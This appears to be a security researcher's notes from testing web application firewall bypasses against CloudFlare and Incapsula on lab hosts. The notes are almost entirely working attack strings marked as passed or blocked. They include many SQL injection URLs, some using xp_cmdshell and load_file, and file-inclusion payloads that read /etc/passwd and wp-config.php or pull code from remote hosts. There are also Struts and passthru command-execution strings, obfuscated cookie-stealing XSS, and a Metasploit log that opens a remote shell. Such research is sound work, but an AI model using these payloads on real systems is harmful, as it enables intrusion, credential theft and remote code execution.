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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl\_inaddr.get\_host\_address%28%28SELECT+DISTINCT%28granted\_role%29+FROM+%28SELECT+DISTINCT%28granted\_role%29%2C+ROWNUM+AS+LIMIT+FROM+dba\_role\_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%28elt%28-3%2B5%2Cbin%2815%29%2Cord%2810%29%2Chex%28char%2845%29%29%29%29%29

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%276

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%28%7C%7C6%29

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%271%27%3D%271

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3B+or+%271%27%3D%271%27

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F\*

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F\*

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27---

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+1%3D1--

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+%2F\*

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1--

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http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27a%27%3D%27a

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+%22a%22%3D%22a

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%29+or+%28%27a%27%3D%27a

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xadmin%27+or+%27

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+\*+from+information\_schema.tables--

b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%29+union+select+\*+from+information\_schema.tables%3

B

p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1--

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+group+by+userid+having+1%3D1-- b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+name+from+syscolumns+where+id+%3D+%28 b  
select+id+from+sysobjects+where+name+%3D+tablename%27%29-- b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1+in+%28select+%40%40version%29-- b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+all+select+%40%40version-- b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27unusual%27+%3D+%27unusual%27 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+%3D+%27some%27%2B%27t p  
hing%27 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3D+n%27text%27 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+like+%27some%25%27 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+%3E+1 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3E+%27t%27 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27whatever%27+in+%28%27whatever%27%29 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+between+1+and+3 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+username+like+char%2837%29%3B b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+\*+from+users+where+login+%3D+char b  
%28114%2C111%2C111%2C116%29%3B  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+ p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xpassword%3A\*%2F%3D1-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xuni%2F\*\*%2Fon+sel%2F\*\*%2Fect p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+execute+immediate+%27sel%27+%7C%7C+%27e b  
ct+us%27+%7C%7C+%27er%27  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+%28%27sel%27+%2B+%27ect+us%27+%2B p  
+%27er%27%29  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%2F\*\*%2For%2F\*\*%2F1%2F\*\*%2F%3D%2F\*\*%2F1 p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%2F\* p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x+or+isNULL%281%2F0%29+%2F\* b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659 b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F\* b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+--+%26password%3D p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+begin+declare+%40var+varchar%288000%29+se b  
t+%40var%3D%27%3A%27+select+%40var%3D%40var%2B%27%2Blogin%2B%27%2F%27%2Bpassword%2B%2 b  
7+%27+from+users+where+login+%3E+ p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%40var+select+%40var+as+var+into+temp+end+-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1+in+%28select+var+from+temp%29-- b  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+1%2Cload\_file%28%27%2Fetc%2Fpass b  
wd%27%29%2C1%2C1%2C1%3B  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%3B%28load\_file%28char%2847%2C101%2C116%2C99% b  
2C47%2C112%2C97%2C115%2C115%2C119%2C100%29%29%29%2C1%2C1%2C1%3B  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D%28+if%28%28load\_file%28char%28110% b  
2C46%2C101%2C120%2C116%29%29%3C%3Echar%2839%2C39%29%29%2C1%2C0%29%29%3B  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+or+1%3D1%3B+--, p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D0%29+union+all p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3F+or+1%3D1+-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+userid+is+NULL%3B+-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+email+is+NULL%3B+-- p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xanything%27+or+%27x%27%3D%27x p  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+1%3D%28select+count%28\*%29+from+tabna b  
me%29%3B+--  
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+members.email+is+NULL%3B+-- p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+or+full_name+like+%27%25bob%25	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x23+or+1%3D1%3B+-	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+master..xp_cmdshell+%27ping+172.10.1.2	b
55%27--	
manual tests - poc	
http://cf.destr0y.net/poc.php?search=joxy%27%20and%201%20and%201=1--	p
http://cf.destr0y.net/poc.php?Search2=joxy%27%20and%201=1--	p
http://cf.destr0y.net/poc.php?Search2=1%20and%201=1--	p
cf.destr0y.net/poc.php?Search2=' and having 1=1--	p
Search2=joxy and 1=1--	p
http://cf.destr0y.net/poc.php??Search2=joxy+and%201=1+order+by+1,2,3,4,5,6,7,null,null,null,null--	p
http://cf.destr0y.net/poc.php?Search=select%20*%20from%20testwaf	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20BEGIN%20USER_LOCK.SLEEP%20%2810%29--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20AND%20CREATE%20TRIGGER%20trgr%20ON%20	
Users--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20having%201=1--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20TRUNCATE%20TABLE%20foo--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20where%201=1--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20AND%20SELECT%20LIKE%20%27foo%27--	p
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20DROP%20TABLE%20members#	p
http://cf.destr0y.net/poc.php?search=test%27%20UNION%20ALL%20select%20NULL%20--	p
http://cf.destr0y.net/poc.php?search=select/*&Search=/*/name&Search=password/*&Search=/*/from/*&Searc	
h=/*/users	p
http://cf.destr0y.net/poc.php?Search=%u0027%u0020%u006f%u0072%u0020%u0031%u003d%u0031%u002d	p
%u002d	p
http://cf.destr0y.net/poc.php?Search=%27%20or%2F*%20%2F*comment%20*%2F1%3D1--*%2F1%3D1--	p
http://cf.destr0y.net/poc.php?Search=%91%20or%20round%28pi%28%29,1%29+true+true%20=%20version%2	
8%29#%20or%203.1+1+1%20=%205.1	p
http://cf.destr0y.net/poc.php?search=SELECT%20/*!32302%201/0,%20*%201%20FROM%20testwaf;	b
http://cf.destr0y.net/poc.php?Search=joxy%27%20/*!32302%201/0,%20*%20and%201=1--	b
Search2=joxy%27%20and%20UNION%20%20sELECT%20/*!32302%201/0,%20*%201%20FROM%20testwa	
f;	b
http://cf.destr0y.net/poc.php?Search2=joxy%20and%20%27a%27=%27a%27--	b
http://cf.destr0y.net/poc.php?Search=SELECT%20/*!32302%201/0,%20*%201%20FROM%20testwaf;	b
http://cf.destr0y.net/poc.php?Search2=joxy%27%20and%20%20sELECT%20/*!32302%201/0,%20*%201%20F	
ROM%20testwaf;	b
cf.destr0y.net/poc.php?search=value1w4fh4x' SELECT foo FROM users--	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27%20GROUP%20BY%20testwaf.testzsl%20HAVING%20	
1=1%20--	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27;%20IF%20%28SELECT%20*%20FROM%20login%29%2	
0BENCHMARK%281000000,MD5%281%29%29#	b
http://cf.destr0y.net/poc.php?search=value1w4fh4x%27+union+select+benchmark%28500000,sha1%20%280x	
414141%29%29,1,	b
http://cf.destr0y.net/poc.php?search=test%27aa%27%20LIKE%20md5%281%29%20or%20%271	b
http://cf.destr0y.net/poc.php?search=test%27+union+select+load_file%280x63...%29,1,1,1,1,1,1,1,1,1,1,	
1,	b
http://cf.destr0y.net/poc.php?Search=%27%20or%2F*!%201%3D1*%2F%97%20%20%201%27UNION/*%210S	
ELECT%20user%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9/*%210from/*%210mysql.user/*--	b
http://cf.destr0y.net/poc.php?Search=textv%27%20AND%20ASCII%28LOWER%28SUBSTRING%28%28SELECT%	
20TOP%201%20name%20FROM%20sysobjects%20WHERE%20xtype=%27U%27%29.%201,%201%29%29%29%	b

20%3E%20116

## XSS Bypass:

LFI/RFI Bypass:

```
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://cf.destr0y.net//poc.php?cmd2=http://zeroscience.mk/pentest/tim.php
http://cf.destr0y.net//poc.php?cmd2=/etc/hosts
http://cf.destr0y.net//poc.php?cmd2=///etc///hosts
http://cf.destr0y.net/poc.php?cmd2=../../etc/hosts
http://cf.destr0y.net/poc.php?cmd2=%2F%2Fetc%2F%2Fhosts
http://cf.destr0y.net/poc.php?cmd2=http://cf.destr0y.net/poc.php?cmd2=../../etc/hosts :)
http://cf.destr0y.net//poc.php?cmd=cat+/etc/passwd
http://cf.destr0y.net//poc.php?cmd=cat%20//etc//passwd
http://cf.destr0y.net//poc.php?cmd=cat%20\//etc\//passwd
http://cf.destr0y.net/poc.php?cmd=uname%20-a
http://cf.destr0y.net/poc.php?cmd=ps%20-aux
http://cf.destr0y.net/poc.php?cmd=ps+-aux
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd%20|%20grep%20root
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd
/webgrind/index.php?file=/etc/%20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=\///..\\///etc\\//passwd&op=fileviewer
/webgrind/index.php?file=//etc//passwd&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2Fpasswd&op=fileviewer
/webgrind/index.php?file=..//..//etc//passwd&op=fileviewer
/webgrind/index.php?file=///..//..//etc//passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
```

## Incapsula

LFI/RFI Blocked:

```
http://in.zeroscience.mk/webgrind/index.php?file=/etc/passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\etc\\passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\\\\\\\\\\\\\\\etc\\\\\\\\\\\\\\\\passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=%5c/etc%5c/passwd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2Fetc%2Fpasswd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2F%65%74%63%2F%70%61%73%73%77%64&op=fileviewer
(hex)
http://in.zeroscience.mk/webgrind/index.php?file=\%00/etc\%00/passwd&op=fileviewer
http://inc.zeroscience.mk/poc.php?cmd2=../../../../home/zslab/public_html/incapsula/.htaccess
http://in.zeroscience.mk/nucleus3.61/action.php?DIR_LIBS=http://cf.destr0y.net/info.php???????
http://in.zeroscience.mk/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://in.zeroscience.mk/list/admin/index.php?p=HTTP%2f%2fcf.destr0y.net/info.php?
http://inc.zeroscience.mk/poc.php?cmd2=http://elringodelanoche.com/c.txt%00
/webgrind/index.php?file=///..//etc//passwd&op=fileviewer
/webgrind/index.php?file=..//..//etc//passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=/etc//passwd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=//etc//passwd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=\\etc\\\\passwd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=%252fetc%252fpasswd&op=fileviewer
/webgrind/index.php?file=/etc/20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2Fpasswd&op=fileviewer
http://4sylum.elringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
```

RCE Blocked:

```
http://in.zeroscience.mk:8080/struts2-showcase-
2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTFFF%22%29}
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php???????
```

RCE Bypass:

```
http://inc.destr0y.net/glpi/index.php?cmd=id;pwd;ls -al
- <input type="hidden" name="db_host" value=""> passthru($_GET['cmd']); /*>
```

XSS Blocked:

http://inc.destr0y.net:8080/struts2-showcase-2.1.8/person/editPerson.action (cf also) depends on payload.  
http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlNs%20=%22urn:img%20src=x%20onerror=alert%281%29//%22%20%3E123  
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E  
http://in.zeroscience.mk/poc.php?x=%3Cbody%20onscroll=alert(1)%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E...%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cinput%20autofocus%3E  
http://in.zeroscience.mk/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E  
http://in.zeroscience.mk/poc.php?x=%3Cscript%20type=%22text/xaml%22%3E%3CCanvas%20Loaded=%22alert%22%20/%3E%3C/script%3E  
http://in.zeroscience.mk/poc.php?x=%3Cimg%20src%20=%22test%20.jpg%22%20alt%20=%22%60%60 onload=xss%28%29%22%20/%3E  
http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlNs%20=%22urn:img%20src=x%20onerror=alert%281%29//%22%20%3E123  
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E  
http://in.zeroscience.mk/poc.php?x=%3Cbutton%20/a%22%3E%22%20autofocus%20onfocus=alert&#40;1&#40;%3E%3C/button%3E  
http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Eh2{color:rgb%28255,0,0%29;top=expression%28document.write%28%22WADDUP%22%29}%3C/style%3Edsadsaas%3Cscript%20type=%22text/javascript%22%20src=%22xsstcx.js%22%3E%3C/script%3E  
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:var%20\_0x9226=[%22\x63\x6F\x6F\x6B\x69\x65%22];alert%28document[\_0x9226[0]]%29;%22%3EX%3C/button%3E <- alert(document.cookie) [http://javascriptobfuscator.com/]  
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:var%20\_0x20e1=[%22\x48\x77\x61\x7A\x7A\x7A%22,%22\x63\x6F\x6F\x6B\x69\x65%22];var%20a=\_0x20e1[0];function%20MsgBox%28\_0x519bx%329{alert%28document[\_0x20e1[1]]%29;};%20;Ms gBox%28%29;%22%3EX%3C/button%3E <--- var a="Hwazzz";function MsgBox(msg){alert(document.cookie);}MsgBox(); [http://javascriptobfuscator.com/]  
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromCharCode%28s1.charCodeAt%28i%29-s.substr%28s.length-1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27{fw\*75f\*8l\*77M|f%7F%7F\*77\*8Gkzshynts\*75RxIgt}\*7%3Drxl\*7%3E\*%3CGfqjwy\*7%3Dithrzjsy3httpnj\*7%3E\*8G%\*3CIRxIgt}\*7%3D\*7%3E\*8G\*5F5%27%29%22%3EX%3C/button%3E  
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromCharCode%28s1.charCodeAt%28i%29-s.substr%28s.length-1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27fqjwy\*7%3D\*7%3C|fiizu\*7%3C\*7%3E\*8G5%27%29%22%3EX%3C/button%3E <- alert('waddup')  
[http://www.csgnetwork.com/directjsencoder.html]  
  
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:%20var%20\_0xc860=[%22\uFFFD\x28\uFFFD\x2E\uFFFD\x29%22,%22\x7C%22,%22\x73\x70\x6C\x69\x74%22,%22\x61\x6C\x65\x72\x74\x7C\x64\x6F\x63\x75\x6D\x65\x6E\x74\x7C\x63\x6F\x6B\x69\x65%22,%22\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65%22,%22\x72\x65\x70\x6C\x61\x63\x65%22,%22\x5B\xA1\x2D\xFF\x5D\x2B%22,%22\x67%22];eval%28function%20%28\_0x8d8ax1,\_0x8d8ax2,\_0x8d8ax3,\_0x8d8ax4,\_0x8d8ax5,\_0x8d8ax6%29\_{\_0x8d8ax5=function%20%28\_0x8d8ax3%29{return%20%28\_0x8d8ax3%3C\_0x8d8ax2?\_0xc860[4]:\_0x8d8ax5%28\_0x8d8ax3/\_0x8d8ax2%29%29+String[\_0xc860[5]]%28\_0x8d8ax3%\_0x8d8ax2+161%29;}%20;if%28!\_0xc860[4][\_0xc860[6]]%28/^,/String%29%29{while%28\_0x8d8ax3--%29{\_0x8d8ax6[\_0x8d8ax5%28\_0x8d8ax3%29]=\_0x8d8ax4[\_0x8d8ax3]}||\_0x8d8ax5%28\_0x8d8ax3%29;}%20;\_0x8d

## LFI Bypass:

[http://inc.zeroscience.mk/poc.php?cmd2=../../../../home/zslab/.bash\\_history](http://inc.zeroscience.mk/poc.php?cmd2=../../../../home/zslab/.bash_history)  
[http://in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php? \(captcha\)](http://in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php? (captcha))  
<http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php>

## XSS Bypass:


[http://in.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert\(1\)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert\(2\)%3EX%3C/button%3E](http://in.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(2)%3EX%3C/button%3E)  
<http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:alert%281%29%22%3EX%3C/button%3E>

## SQLi Blocked:

## Entire list of SQLi for CloudFlare.

/accion=Iniciar\_login&uid=admin%27+++++and++++++1++++++  
++++++%3D++++++1%23&clave=test&captcha=czq5  
/accion=Iniciar\_login&uid=admin%27+AND%2F\*comment1\*%2F1%2F\*comment2\*%2F%3D%2F\*comment3\*%2F1%  
23&clave=test&captcha=7uve  
/accion=Iniciar\_login&uid=%61%64%6D%69%6E%27%20%61%6E%64%20%31%3D%31%23&clave=test&captcha=tbc  
7  
/accion=Iniciar\_login&uid=admin%27+%2F\*%21+or+\*%2F+1%3D1--&clave=admin&captcha=f8gp  
/accion=Iniciar\_login&uid=admin%27+and%27a%27%3D%27a%27%23&clave=test&captcha=p2i7  
/accion=Iniciar\_login&uid=admin%27+and%27t00t%27+%3D+%27t00t%27%23&clave=admin&captcha=32cp  
/accion=Iniciar\_login&uid=admin%27+AND%2F\*comment1\*%2F1%2F\*comment2\*%2F%26%2361%3B%2F\*comme  
nt3\*%2F1%23&clave=blaa&captcha=3ybg  
/accion=Iniciar\_login&uid=admin%27+AND+0x2e+REGEXP+0x2e%23&clave=blaster&captcha=xup4

## Images (testbed devel/deja vu):



root@kali: ~

```

File Edit View Search Terminal Help

[*] msf exploit(struts_code_exec) >
[*] msf exploit(struts_code_exec) > exploit

[*] Started bind handler
[*] Attempting to execute: /bin/sh@-c>touch /tmp/hqwwDQQ.b64
[*] Attempting to execute: /bin/sh@-c>echo f0vMRgEBAQAAAIAAAwABAAAIAECDQAAAAAAAADQAIABAAAAAAAEAA
AAAAAAIAECACABAg0QAA/AEAAAcAAAAAAAgJYzYCFwHQGMcBwAc2AMckx2/fjskTNgDHJMdtqRtjNgDhbahdyZyAxyThb9+0wqs2AMckx22p
HwM2AMdtqljNgDHJMdtqljNgG091eNq1jNg1nZWM2AMcBQzmgulOnaj1ZsAzNgL6aj2J2VjNgDhb0NTaggJ4wpmwM2AtpLSULJSULjmaBFcZm
gKAInhaxRVonhQ2pmwM2AsGazBM2AUlJwieFDsGbNgJNzaj9YzYBjefhdLy9zaGgvYmluiNeQU4nhsAvNgDhbagFYzYA\u003d | tee /tmp/haww
DQQ.b64
[*] Attempting to execute: /bin/sh@-c>base64 -d /tmp/hqwwDQQ.b64|tee /tmp/hqwwDQQ
[*] Attempting to execute: /bin/sh@-c>chmod +x /tmp/hqwwDQQ
[*] Attempting to execute: /bin/sh@-c@rm /tmp/hqwwDQQ.b64
[*] Attempting to execute: /bin/sh@-c@/tmp/hqwwDQQ
[*] Command shell session 3 opened (192.168.0.101:50816 -> 198.12.67.191:4444) at 2013-09-30 19:42:24 -0400
[!] Deleting /tmp/hqwwDQQ payload file
[*] Attempting to execute: /bin/sh@-c@rm /tmp/hqwwDQQ

id
uid=109(tomcat7) gid=113(tomcat7) groups=113(tomcat7)
hostname -d
zeroscience.mk

```

The quieter you become, the more you are able to hear.

KALI LINUX

The quieter you become, the more you are able to hear.

root@kali: ~ root@kali: ~

https://my.incapsula.com/sites/siteVisits?extSiteId=1363627#time_range=last_7_days&tab=threats&section=visits&settings_section=settings_section_threats					
WAF	Clear	1 Oct 2013	Firefox (NC) (Unclassified) from Macedonia	31.11.109.121 First Visit: 6 days ago   26 page views   26 hits   Supports Cookies   Supports JavaScript Entry Page: /wp-content/themes/twentythirteen/fonts/genericons.css Referrer: http://destroy.net/wp/ User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0	Actions
